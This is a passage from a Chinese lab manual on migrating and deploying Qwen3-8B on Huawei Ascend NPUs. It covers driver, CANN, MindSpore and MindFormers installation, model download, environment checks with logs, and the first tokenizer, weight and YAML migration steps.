4.4 KV Cache 影响因素分析 .....	45
4.5 参数优化 .....	62
4.6 实验小结 .....	64
4.7 思考题 .....	64
<b>5 PD 分离部署实验.....</b>	<b>66</b>
5.1 实验介绍 .....	66
5.1.1 关于本实验 .....	66
5.1.2 实验目的.....	66
5.1.3 实验规划.....	67
5.2 PD 分离配置 .....	70
5.3 实验小结 .....	101
5.4 思考题 .....	102
<b>6 服务化实验.....</b>	<b>103</b>
6.1 实验介绍 .....	103
6.1.1 关于本实验 .....	103
6.1.2 实验目的.....	103
6.1.3 实验规划.....	103
6.2 服务化配置过程.....	104
6.3 实验小结 .....	122
6.4 思考题 .....	123
<b>7 实验总结.....</b>	<b>124</b>

---

# 1

## 实验环境介绍

---

### 1.1 实验背景

随着大模型应用逐步进入行业落地阶段，模型能力本身已不再是唯一关注点，如何将模型稳定、高效地部署到目标环境中，正在成为实际项目中的关键环节。对于工程实践而言，一个模型从“能够训练”到“能够交付使用”，中间还需要经过迁移适配、量化压缩、推理性能优化、部署架构设计以及服务化封装等多个步骤。只有完成这一整套部署链路，模型能力才能真正转化为可调用、可运行、可复现的业务能力。

基于上述需求，本实验以 Qwen3-8B 为统一案例，围绕昇腾软件栈，设计一套完整的推理部署实践流程。实验按照**模型迁移→量化→推理性能优化→PD 分离部署→API 服务化**的主线展开，尽量覆盖模型部署中的关键环节。通过这一过程，读者不仅能够完成基础推理验证，还能够进一步观察量化带来的模型形态变化、分析性能优化前后的差异、理解 PD 分离的部署思路，并最终将模型能力封装为标准 API 服务。

本实验每个章节都将围绕明确的实验目标展开，提供对应的执行脚本、配置文件说明、日志验证方法和结果分析方式，帮助读者逐步建立完整的大模型推理部署认知，并为后续项目交付和实际应用落地打下基础。

### 1.2 实验目的

完成本实验后，读者应能够：

- 完成 Qwen3-8B 模型在昇腾环境下的基础迁移适配与推理验证
- 使用昇腾工具栈或常用量化工具完成模型量化，并验证量化模型可用
- 建立推理性能测试基线，并完成性能优化实验
- 基于昇腾工具栈完成 PD 分离部署，并验证请求链路可正常运行
- 封装 PD 分离后端服务，提供标准 API 接口并完成调用验证
- 根据实验脚本、配置文件、日志和结果截图，对实验过程进行复现和分析

### 1.3 实验开发环境

本实验基于当前项目实际使用环境开展，核心环境如下：

- Python: 3.11.4 (训练环境，可在环境中安装该版本)
-

- 驱动与固件：25.5.1
- CANN：8.5.0
- MindSpore：2.7.2
- MindFormers：1.8.0
- MindIE: 2.2.RC1

驱动固件、CANN 安装参考：

CANN 安装参考：

[https://www.hiascend.com/document/detail/zh/canncommercial/81RC1/softwareinst/instg/instg\\_0000.html?Mode=DockerIns&InstallType=local&OS=Ubuntu&Software=cannToolKit](https://www.hiascend.com/document/detail/zh/canncommercial/81RC1/softwareinst/instg/instg_0000.html?Mode=DockerIns&InstallType=local&OS=Ubuntu&Software=cannToolKit)

MindSpore 安装参考：

<https://www.mindspore.cn/install/>

MindFormers 安装参考：

<https://www.mindspore.cn/mindformers/docs/zh-CN/r1.8.0/installation.html>

---

# 2 模型迁移实验

## 2.1 实验简介

### 2.1.1 关于本实验

本章实验以 Qwen3-8B 为实验对象，基于统一的昇腾环境完成模型迁移与基础推理验证。实验重点关注模型在目标环境中是否能够正确加载、正常推理，并形成后续实验可复用的基础运行环境。

### 2.1.2 实验目的

- 理解 Qwen3-8B 模型迁移验证的基本流程；
- 检查昇腾推理环境、Python 依赖和模型资源是否满足要求；
- 准备 Qwen3-8B 基础推理配置和测试输入；
- 执行基础推理脚本，验证模型是否可以正常输出；
- 根据日志和结果判断模型迁移是否成功。

### 2.1.3 实验介绍

本实验默认环境已提前准备完成，实验过程中不再单独安装基础软件栈，可参考《实验环境说明》部分。

步骤	内容	目的
1	创建实验目录	统一脚本、配置、日志和结果文件路径
2	检查基础环境	验证Python、MindSpore、MindFormers和NPU状态
3	检查模型资源	确认Qwen3-8B模型目录和关键文件存在
4	准备测试输入	准备用于推理验证的Prompt
5	执行基础推理	验证模型加载和文本生成是否正常
6	分析实验结果	根据日志和输出判断迁移是否成功



## 2.1.4 实验规划

建议在实验服务器中创建如下目录结构。

```
qwen3_deploy_lab/
├── models/
│ └── Qwen3-8B/
├── configs/
├── scripts/
├── prompts/
├── outputs/
│ └── chapter1/
│ ├── logs/
│ └── results/
```

## 2.2 Qwen3-8B 模型准备

### 2.2.1 模型介绍

Qwen3-8B 是通义千问 Qwen3 系列中的一款 8B 级稠密大语言模型。Qwen3 系列由阿里云 Qwen 团队发布，包含多个稠密模型和 MoE 模型，覆盖 0.6B、1.7B、4B、8B、14B、32B 以及更大规模 MoE 模型。

Qwen3 系列的主要特点包括：支持较强的推理能力、指令跟随能力、多语言能力和 Agent 应用能力，并支持“思考模式”和“非思考模式”的切换，适合用于大模型推理部署、量化、服务化封装等实验场景。

本实验中选择 Qwen3-8B，主要原因如下：


选择原因	说明
模型规模适中	8B参数规模适合单机单卡推理部署实验
生态支持较好	Hugging Face、ModelScope等平台均提供模型资源
模型能力丰富	可用于迁移适配、量化、推理优化和API服务化全流程
中文能力较好	适合作为中文实验Prompt和结果分析案例
工程代表性强	能体现大模型部署中的典型配置、权重、tokenizer和推理流程

### 2.2.2 模型下载

Qwen3-8B 常用下载方式有两种：Hugging Face 下载和 ModelScope 下载。如果服务器可以访问 Hugging Face，可优先使用 Hugging Face；如果网络访问受限，国内环境通常建议使用 ModelScope。

(1) 下载方式一：从 Hugging Face 下载


MindSpore Transformers 提供加载 Hugging Face 模型权重的能力，支持直接加载从 Hugging Face 模型库中下载模型权重。从 Hugging Face：  
<https://huggingface.co/Qwen/Qwen3-8B/tree/main> 下载，建议将模型下载到本地目录。



File	Size	Action
.gitattributes	1.57 kB	Upload folder using huggingface_hub
LICENSE	11.3 kB	Create LICENSE
README.md	16.7 kB	Update README.md
config.json	728 Bytes	Upload folder using huggingface_hub
generation_config.json	239 Bytes	Upload folder using huggingface_hub
merges.txt	1.67 MB	Upload folder using huggingface_hub
model-00001-of-00005.safetensors	4 GB	Upload folder using huggingface_hub
model-00002-of-00005.safetensors	3.99 GB	Upload folder using huggingface_hub
model-00003-of-00005.safetensors	3.96 GB	Upload folder using huggingface_hub
model-00004-of-00005.safetensors	3.19 GB	Upload folder using huggingface_hub
model-00005-of-00005.safetensors	1.24 GB	Upload folder using huggingface_hub

## （2）下载方式二：从 ModelScope 下载

ModelScope 下载 Qwen3-8B 地址：<https://modelscope.cn/models/Qwen/Qwen3-8B>。



File	Size	Action
.gitattributes	2.13KB	Upload folder using ModelScope SDK
config.json	728.00B	Upload folder using ModelScope SDK
configuration.json	73.00B	Upload folder using ModelScope SDK
generation_config.json	239.00B	Upload folder using ModelScope SDK
LICENSE	11.34KB	Create LICENSE
merges.txt	1.67MB	Upload folder using ModelScope SDK
model-00001-of-00005.safetensor	4.00GB	Upload folder using ModelScope SDK

ModelScope 下载脚本：

```
安装依赖
pip install -U modelscope

下载模型
mkdir -p models
modelscope download --model "Qwen/Qwen3-8B" --local_dir "models/Qwen3-8B"

文件检查
```

```
ls -lh models/Qwen3-8B
```

Qwen3-8B 模型目录中通常包含如下核心文件：

```
Qwen3-8B/
├── config.json # 模型结构配置文件
├── generation_config.json # 生成参数默认配置
├── merges.txt # BPE 合并规则文件
├── model-00001-of-00005.safetensors # 分片权重文件 1
├── model-00002-of-00005.safetensors # 分片权重文件 2
├── model-00003-of-00005.safetensors # 分片权重文件 3
├── model-00004-of-00005.safetensors # 分片权重文件 4
├── model-00005-of-00005.safetensors # 分片权重文件 5
├── model.safetensors.index.json # 权重分片索引文件
├── tokenizer.json # 分词器主文件
├── tokenizer_config.json # 分词器配置文件
├── vocab.json # 词表文件
├── README.md # 模型说明文档
└── LICENSE #
```

## 2.3 准备资源

步骤 1 进入本地昇腾服务器环境并新建开发目录

根据环境搭建指导，进入本地昇腾服务器环境，在/mnt/class/qwen3\_deploy 目录下(或其他课程目录)，新建个人开发目录，如 **test\_xxx**，xxx 建议为个人昵称或其他可以辨识的字符，后续以 **test\_hzl** 为例。

```
cd /mnt/class/qwen3_deploy
mkdir test_hzl
```

```
[root@worker03 qwen3_deploy]# cd /mnt/class/qwen3_deploy/
[root@worker03 qwen3_deploy]#
[root@worker03 qwen3_deploy]# ll
total 4
drwxr-xr-x 8 root root 4096 Apr 24 02:00 test_hzl
[root@worker03 qwen3_deploy]#
```

步骤 2 更新驱动和固件

本实验的配套 NPU 驱动和固件版本为：25.5.1

根据实际环境信息，下载驱动和固件，下载过程参考：

[https://www.hiascend.com/document/detail/zh/CANNCommunityEdition/850/softwareinst/instg/instg\\_0005.html?Mode=Pmlns&InstallType=local&OS=Debian](https://www.hiascend.com/document/detail/zh/CANNCommunityEdition/850/softwareinst/instg/instg_0005.html?Mode=Pmlns&InstallType=local&OS=Debian)

安装过程如下：

```
已经下载的安装包
Ascend-hdk-910b-npu-driver_25.5.1_linux-aarch64.run
Ascend-hdk-910b-npu-firmware_7.8.0.6.201.run

安装示例脚本
```

```
chmod +x Ascend-hdk-910b-npu-driver_25.5.1_linux-aarch64.run
chmod +x Ascend-hdk-910b-npu-firmware_7.8.0.6.201.run

./Ascend-hdk-910b-npu-firmware_7.8.0.6.201.run --full
./Ascend-hdk-910b-npu-driver_25.5.1_linux-aarch64.run --full
```

### 步骤 3 更新 CANN 版本

本实验需要安装 CANN 8.5.0 版本，详细安装过程可参考：

[https://www.hiascend.com/document/detail/zh/CANNCommunityEdition/850/softwareinst/instg/instg\\_0008.html?Mode=PmIns&InstallType=local&OS=Debian](https://www.hiascend.com/document/detail/zh/CANNCommunityEdition/850/softwareinst/instg/instg_0008.html?Mode=PmIns&InstallType=local&OS=Debian)

安装过程如下：

```
CANN 版本查询
cat /usr/local/Ascend/ascend-toolkit/latest/$(uname -m)-linux/ascend_toolkit_install.info

下载 CANN8.5.0 安装包
wget "https://ascend-repo.obs.cn-east-2.myhuaweicloud.com/CANN/CANN%208.5.0/Ascend-cann-toolkit_8.5.0_linux-aarch64.run"

wget "https://ascend-repo.obs.cn-east-2.myhuaweicloud.com/CANN/CANN%208.5.0/Ascend-cann-910b-ops_8.5.0_linux-aarch64.run"

权限
chmod +x Ascend-cann-toolkit_8.5.0_linux-aarch64.run
chmod +x Ascend-cann-910b-ops_8.5.0_linux-aarch64.run

升级: 必须先升级 Toolkit, 然后升级 ops 算子包
./Ascend-cann-toolkit_8.5.0_linux-aarch64.run --upgrade --quiet
./Ascend-cann-910b-ops_8.5.0_linux-aarch64.run --install --quiet
```

该命令用于升级 CANN 8.5.0 版本。

### 步骤 4 安装 MindSpore 及其依赖

```
pip install decorator
pip install sympy
pip install attrs

安装 mindspore
pip install mindspore==2.7.2
```

### 步骤 5 安装 MindFormers

获取 MindFormers 代码包，并放置于个人目录/mnt/class/qwen3\_deploy/test\_hzl 下。

获取项目文件并安装 MindFormers：

```
cd /mnt/class/qwen3_deploy/test_hzl
git clone -b r1.8.0 https://gitee.com/mindspore/mindformers.git
cd mindformers
bash build.sh
```

输出：

```
root@7ca9eb6ee3b:/mnt/class/qwen3_transfer/test_hzl# pwd
/mnt/class/qwen3_transfer/test_hzl
root@7ca9eb6ee3b:/mnt/class/qwen3_transfer/test_hzl# git clone -b r1.8.0 https://gitee.com/mindspore/mindformers.git
Cloning into 'mindformers'...
remote: Enumerating objects: 88159, done.
remote: Total 88159 (delta 0), reused 0 (delta 0), pack-reused 88159 (from 1)
Receiving objects: 100% (88159/88159), 60.85 MiB | 5.84 MiB/s, done.
Resolving deltas: 100% (68877/68877), done.
Updating files: 100% (1174/1174), done.
root@7ca9eb6ee3b:/mnt/class/qwen3_transfer/test_hzl# cd mindformers/
root@7ca9eb6ee3b:/mnt/class/qwen3_transfer/test_hzl/mindformers# ls
LICENSE README.md RELEASE.md Third_Party_Open_Source_Software_Notice configs docs requirements.txt run_mindformer.py setup.py toolkit
OWNERS README_CN.md RELEASE_CN.md build.sh convert_weight.py mindformers research scripts tests
root@7ca9eb6ee3b:/mnt/class/qwen3_transfer/test_hzl/mindformers# bash build.sh
MindFormers: build start
/usr/local/python3.11/lib/python3.11/site-packages/setuptools/dist.py:287: UserWarning: Unknown distribution option: 'test_suite'
warnings.warn(msg)
/usr/local/python3.11/lib/python3.11/site-packages/setuptools/dist.py:765: SetuptoolsDeprecationWarning: License classifiers are deprecated.
!!

Please consider removing the following classifiers in favor of a SPDX license expression:

License :: OSI Approved :: Apache Software License

See https://packaging.python.org/en/latest/guides/writing-pyproject-toml/#license for details.

```

## Mindformers 安装成功:

```
Requirement already satisfied: certifi==2017.4.17 in /usr/local/python3.11/lib/python3.11/site-packages (from requests->transformers==4.57.1->mindformers==1.8.0) (2026.2.25)
Requirement already satisfied: MarkupSafe==2.0 in /usr/local/python3.11/lib/python3.11/site-packages (from Jinja2->mindformers==1.8.0) (3.0.3)
Requirement already satisfied: python-dateutil==2.8.2 in /usr/local/python3.11/lib/python3.11/site-packages (from pandas->datasets==4.0.0->mindformers==1.8.0) (2.9.0.post0)
Installing collected packages: mindformers
 Attempting uninstall: mindformers
 Found existing installation: mindformers 1.8.0
 Uninstalling mindformers-1.8.0:
 Successfully uninstalled mindformers-1.8.0
 Successfully installed mindformers-1.8.0
WARNING: Running pip as the 'root' user can result in broken permissions and conflicting behaviour with the system package manager, possibly rendering your system unusable. It is recommended to use a virtual environment instead: https://pip.pypa.io/en/latest/topics/virtual-environments/. Use the --root-user-action option if you know what you are doing and want to suppress this warning.
----- MindFormers: build and install end -----
root@7ca9eb6ee3b:/mnt/class/qwen3_transfer/test_hzl/mindformers#
root@7ca9eb6ee3b:/mnt/class/qwen3_transfer/test_hzl/mindformers#
```

验证环境是否正常：若输出“All checks passed”，说明环境安装正确。

```
python -c "import mindformers as mf; mf.run_check()"
```

```
!!! not take effect when passed to .generate() method.
2026-03-16 11:26:09.511 - mindformers/mnt/class/qwen3_transfer/test_hzl/output/log[mindformers/generation/text_generator.py:646] - INFO - Generation Config is: {'max_length': 1024, 'max_new_tokens': None, 'min_length': 0, 'min_new_tokens': None, 'num_beams': 1, 'do_sample': False, 'use_past': False, 'temperature': 1.0, 'top_k': 5, 'top_p': 1.0, 'repetition_penalty': 1.0, 'encoder_repetition_penalty': 1.0, 'renormalize_logits': False, 'return_dict_in_generate': False, 'output_scores': False, 'output_logits': False, 'pad_token_id': 0, 'bos_token_id': 1, 'eos_token_id': 2}, {'parallel_decoding': False, 'window_size': 5, 'level': 5, 'guess_size': 3, 'from_model_config': True}
2026-03-16 11:26:09.514 - mindformers/mnt/class/qwen3_transfer/test_hzl/output/log[mindformers/generation/text_generator.py:661] - WARNING - max_length 1024 can not exceeds model seq_length 2, set max_length = seq_length.
2026-03-16 11:26:09.516 - mindformers/mnt/class/qwen3_transfer/test_hzl/output/log[mindformers/generation/text_generator.py:704] - INFO - The generation mode will be **GREEDY_SEARCH**.
2026-03-16 11:26:09.523 - mindformers/mnt/class/qwen3_transfer/test_hzl/output/log[mindformers/generation/text_generator.py:887] - INFO - total time: 0.005238771438598633 s; generated token 82.1 tokens; generate speed: 190.8044909661857 tokens/s
2026-03-16 11:26:09.525 - mindformers/mnt/class/qwen3_transfer/test_hzl/output/log[mindformers/run_check.py:201] - INFO - Predict test passed!
2026-03-16 11:26:09.527 - mindformers/mnt/class/qwen3_transfer/test_hzl/output/log[mindformers/run_check.py:280] - INFO - -----Searching Environment Info-----
2026-03-16 11:26:09.529 - mindformers/mnt/class/qwen3_transfer/test_hzl/output/log[mindformers/run_check.py:284] - INFO - MindFormers version: 1.8.0
2026-03-16 11:26:09.531 - mindformers/mnt/class/qwen3_transfer/test_hzl/output/log[mindformers/run_check.py:285] - INFO - MindSpore version: 2.7.2
2026-03-16 11:26:09.536 - mindformers/mnt/class/qwen3_transfer/test_hzl/output/log[mindformers/run_check.py:304] - INFO - Ascend-cann-toolkit version: 8.5.0
2026-03-16 11:26:09.540 - mindformers/mnt/class/qwen3_transfer/test_hzl/output/log[mindformers/run_check.py:315] - INFO - Ascend driver version: 25.5.1
2026-03-16 11:26:09.540 - mindformers/mnt/class/qwen3_transfer/test_hzl/output/log[mindformers/run_check.py:273] - WARNING - The installed software are unmatched but all checks passed in 22.62 seconds
2026-03-16 11:26:09.542 - mindformers/mnt/class/qwen3_transfer/test_hzl/output/log[mindformers/run_check.py:275] - INFO - It's recommended to install mindformers==1.8.0 mindspore==2.7.2 can n-toolkit==8.5.0 driver==25.5.0
root@7ca9eb6ee3b:/mnt/class/qwen3_transfer/test_hzl#
```

## 步骤 6 检查环境信息

通过执行 `npu-smi`、`CANN` 路径检查、`ACL SoC` 查询、`MindSpore` 版本查询和 `MindFormers` 版本查询等命令，可昇腾硬件环境、`CANN` 软件栈及 `MindSpore`/`MindFormers` 框架安装情况进行快速验证。

```
npu-smi info
ls -l /usr/local/Ascend/cann
python -c "import acl; print(acl.get_soc_name())"
python -c "import mindspore as ms; print(ms.__version__)"
python -c "import mindformers as mf; print(mf.__version__)"
```

```

root@7ca9eb6e3b:/mnt/class/qwen3_transfer/test_hzl# npu-smi info
npu-smi 25.5.1
Version: 25.5.1
+-----+-----+-----+-----+-----+
| NPU | Health | Power(W) | Temp(C) | Hugepages-Usage(page) |
| Chip | Bus-Id | AICore(%) | Memory-Usage(MB) | HBM-Usage(MB) |
+-----+-----+-----+-----+-----+
| 0 | 910B3 | OK | 93.5 | 0 / 0 |
| 0 | 0000:C1:00.0 | 0 | 0 / 0 | 3401 / 65536 |
+-----+-----+-----+-----+-----+
| NPU | Chip | Process Id | Process name | Process memory(MB) |
+-----+-----+-----+-----+-----+
| No running processes found in NPU 0 |
+-----+-----+-----+-----+-----+

root@7ca9eb6e3b:/mnt/class/qwen3_transfer/test_hzl# ls -l /usr/local/Ascend/cann
lrwxrwxrwx 1 root root 28 Mar 15 12:07 /usr/local/Ascend/cann -> /usr/local/Ascend/cann-8.5.0

root@7ca9eb6e3b:/mnt/class/qwen3_transfer/test_hzl# python -c "import acl; print(acl.get_soc_name())"
Ascend910B3

root@7ca9eb6e3b:/mnt/class/qwen3_transfer/test_hzl# python -c "import mindspore as ms; print(ms.__version__)"
2.7.2

root@7ca9eb6e3b:/mnt/class/qwen3_transfer/test_hzl# python -c "import mindformers as mf; print(mf.__version__)"
1.8.0

```

验证结果：

npu-smi 显示固件和驱动版本 25.5.1；

acl.get\_soc\_name 返回正常：CANN 和驱动链路正常，CANN 版本 8.5.0；

mindspore 版本：2.7.2；

Mindformers 版本：1.8.0。

步骤 7 获取 Qwen3-8B 版本的原始权重、脚本和配置文件等

参考《Qwen3-8B 模型准备-模型下载》章节，将模型权重、脚本和配置文件下载到指定目录，如 test\_hzl/ Qwen3-8B：

```

root@0981ef16f17c:/mnt/class/qwen3_deploy/test_hzl# pwd
/mnt/class/qwen3_deploy/test_hzl
root@0981ef16f17c:/mnt/class/qwen3_deploy/test_hzl#
root@0981ef16f17c:/mnt/class/qwen3_deploy/test_hzl# ll Qwen3-8B/
total 16013204
drwxr-xr-x 3 root root 8192 Apr 24 01:45 ./
drwxr-xr-x 8 root root 4096 Apr 24 02:00 ../
drwxr-xr-x 2 root root 4096 Apr 24 01:45 .____temp/
-rw-r--r-- 1 root root 1150 Apr 24 01:45 .msc
-rw-r--r-- 1 root root 36 Apr 24 01:45 .mv
-rw-r--r-- 1 root root 11343 Apr 24 01:45 LICENSE
-rw-r--r-- 1 root root 16660 Apr 24 01:45 README.md
-rw-r--r-- 1 root root 728 Apr 24 01:45 config.json
-rw-r--r-- 1 root root 73 Apr 24 01:45 configuration.json
-rw-r--r-- 1 root root 239 Apr 24 01:45 generation_config.json
-rw-r--r-- 1 root root 1671853 Apr 24 01:45 merges.txt
-rw-r--r-- 1 root root 3996250744 Apr 24 01:45 model-00001-of-00005.safetensors
-rw-r--r-- 1 root root 3993160032 Apr 24 01:45 model-00002-of-00005.safetensors
-rw-r--r-- 1 root root 3959604768 Apr 24 01:45 model-00003-of-00005.safetensors
-rw-r--r-- 1 root root 3187841392 Apr 24 01:45 model-00004-of-00005.safetensors
-rw-r--r-- 1 root root 1244659840 Apr 24 01:45 model-00005-of-00005.safetensors
-rw-r--r-- 1 root root 32878 Apr 24 01:45 model.safetensors.index.json
-rw-r--r-- 1 root root 11422654 Apr 24 01:45 tokenizer.json
-rw-r--r-- 1 root root 9732 Apr 24 01:45 tokenizer_config.json
-rw-r--r-- 1 root root 2776833 Apr 24 01:45 vocab.json
root@0981ef16f17c:/mnt/class/qwen3_deploy/test_hzl#

```



## 2.4 迁移模型

MindSpore Transformers 中大模型的基本组成包含配置、模型、分词器（适用于大语言模型）。为了使用 `run_mindformer.py` 统一脚本拉起训练或推理流程，还需要准备用于训练或推理的 YAML 配置文件。

Qwen3-8B 迁移拆分为 6 步：

1. 确认迁移基线与目录结构
2. 迁移模型实现
3. 迁移 tokenizer
4. 迁移权重
5. 迁移 YAML 文件
6. 启动推理验证

### 步骤 1 确认迁移基线与目录结构

对 Qwen3-8B 来说，当前仓库已经存在完整的 Qwen3 模型相关的配置，因此实验手册正文以复用现有实现为主。对于模型文件，目录中建议至少包含 `config.json`、`generation_config.json`、`tokenizer.json`、`tokenizer_config.json`、`model.safetensors.index.json` 以及 `model-*.safetensors` 权重分片文件，参考模型下载章节。

### 步骤 2 迁移模型实现

Mindformers 仓库已有 Qwen 模型核心实现代码路径如下：

```
在执行目录下，查看以下文件
模型入口：[modeling_qwen3.py](./mindformers/models/qwen3/modeling_qwen3.py)
训练实现：[modeling_qwen3_train.py](./mindformers/models/qwen3/modeling_qwen3_train.py)
推理实现：[modeling_qwen3_infer.py](./mindformers/models/qwen3/modeling_qwen3_infer.py)
公共预训练模型基类：[utils.py](./mindformers/models/qwen3/utils.py)
```

模型常规配置在 `mindformers/models/qwen3/configuration_qwen3.py` 中定义，迁移时需核对关键参数是否与 Qwen3-8B 官方权重一致，并在 YAML 中正确设置。需要核对 `configuration_qwen3.py` 与如下代码内容保持一致：

```
def __init__(self,
 vocab_size=151936,
 hidden_size=4096,
 intermediate_size=22016,
 num_hidden_layers=32,
 num_attention_heads=32,
 num_key_value_heads=32,
 head_dim=128,
 hidden_act="silu",
 max_position_embeddings=32768,
 initializer_range=0.02,
 rms_norm_eps=1e-6,
 use_cache=True,
```

```
 tie_word_embeddings=False,
 rope_theta=10000.0,
 rope_scaling=None,
 attention_bias=False,
 use_sliding_window=False,
 sliding_window=4096,
 max_window_layers=28,
 layer_types=None,
 attention_dropout=0.0,
 **kwargs):
 self.vocab_size = vocab_size
 self.max_position_embeddings = max_position_embeddings
 self.hidden_size = hidden_size
 self.intermediate_size = intermediate_size
 self.num_hidden_layers = num_hidden_layers
 self.num_attention_heads = num_attention_heads
 self.use_sliding_window = use_sliding_window
 self.sliding_window = sliding_window if self.use_sliding_window else None
 self.max_window_layers = max_window_layers

 # for backward compatibility
 if num_key_value_heads is None:
 num_key_value_heads = num_attention_heads

 self.num_key_value_heads = num_key_value_heads
 self.head_dim = head_dim
 self.hidden_act = hidden_act
 self.initializer_range = initializer_range
 self.rms_norm_eps = rms_norm_eps
 self.use_cache = use_cache
 self.rope_theta = rope_theta
 self.rope_scaling = rope_scaling
 self.attention_bias = attention_bias
 self.attention_dropout = attention_dropout
 # Validate the correctness of rotary position embeddings parameters
 # BC: if there is a 'type' field, move it to 'rope_type'.
 if self.rope_scaling is not None and "type" in self.rope_scaling:
 self.rope_scaling["rope_type"] = self.rope_scaling["type"]

 self.layer_types = layer_types
 if self.layer_types is None:
 self.layer_types = [
 "sliding_attention"
 if self.sliding_window is not None and i >= self.max_window_layers
 else "full_attention"
 for i in range(self.num_hidden_layers)
]
 super().__init__(
 tie_word_embeddings=tie_word_embeddings,
 **kwargs,
)
```

实现关键点:



(1) 训练与推理网络分离: Qwen3ForCausalLM 会根据 RUN\_MODE 自动切换, predict 时使用推理实现, 其他模式使用训练实现, 切换逻辑在 xxx/mindformers-r1.8.0/mindformers/models/qwen3/modeling\_qwen3.py 中实现。

(2) HF 与 MindFormers 权重名映射已实现: 在 xxx/mindformers-r1.8.0/mindformers/models/qwen3/utils.py) 中, weight\_mapping 已定义 HF 参数名到 MindFormers 参数名的对应关系, 无需额外配置。

### 步骤 3 检查 tokenizer 文件

tokenizer 决定输入编码方式, 其变化会直接影响推理文本表现和训练数据预处理, 需重点关注加载逻辑的正确性。Qwen3-8B 模型复用通用加载逻辑, tokenizer 入口: ./mindformers/models/build\_tokenizer.py)。在该文件的第 72 行可看到: 当 use\_legacy: False 时, 直接通过 Hugging Face AutoTokenizer.from\_pretrained(pretrained\_model\_dir) 加载 tokenizer。

```
if not use_legacy: # Mindformers 1.8.0 版本为 Mcore 架构, 旧版本为 legacy 架构
 from transformers import AutoTokenizer
 pretrained_model_dir = kwargs.get("pretrained_model_dir", None)
 if not pretrained_model_dir:
 pretrained_model_dir = get_context('pretrained_model_dir')
 if not pretrained_model_dir:
 raise ValueError("The current interface supports passing a local folder path, "
 "but the provided path is empty or None.")
 pretrained_model_dir = os.path.realpath(pretrained_model_dir)
 if not os.path.isdir(pretrained_model_dir):
 raise ValueError(f"The current interface supports passing a local folder path, "
 f"but the provided path '{pretrained_model_dir}' is not a valid "
 "directory.")

 trust_remote_code = kwargs.get("trust_remote_code", False)
 tokenizer =
 AutoTokenizer.from_pretrained(pretrained_model_name_or_path=pretrained_model_dir,
 trust_remote_code=trust_remote_code)

 return tokenizer
```

当前在 tokenizer 迁移最关键的 YAML 字段有 2 个, 需严格配置, 确保 tokenizer 正确加载:

- (1) use\_legacy: False: 启用 HF 兼容路径, 直接从模型目录中读取 tokenizer 和相关配置
- (2) pretrained\_model\_dir: "xxx/model/Qwen3-8B": 指定模型目录, 与《模型准备》章节的路径保持一致。

### 步骤 4 迁移权重

在准备模型权重时, 通常需要完成 PyTorch/Hugging Face 与 MindSpore 权重格式之间的转换, 确保权重能够正常加载。Qwen3 当前已支持直接从 Hugging Face 模型目录加载权重, 无需额外进行离线转换。针对其他模型, 可参考:  
<https://www.mindspore.cn/mindformers/docs/zh-CN/r1.8.0/feature/ckpt.html#%E6%9D%83%E9%87%8D%E6%A0%BC%E5%BC%8F%E8%BD%AC%E6%8D%A2>。

### 步骤 5 迁移 YAML 文件

本章节实验通过编写构造最小化推理验证链路，优先确认“配置 + tokenizer + 权重 + 推理网络”能否整体打通。推理验证 YAML 中，建议重点检查 `output_dir`、`pretrained_model_dir`、`use_parallel`、`parallel_config`、`use_legacy` 和顶层 `generation_config`。

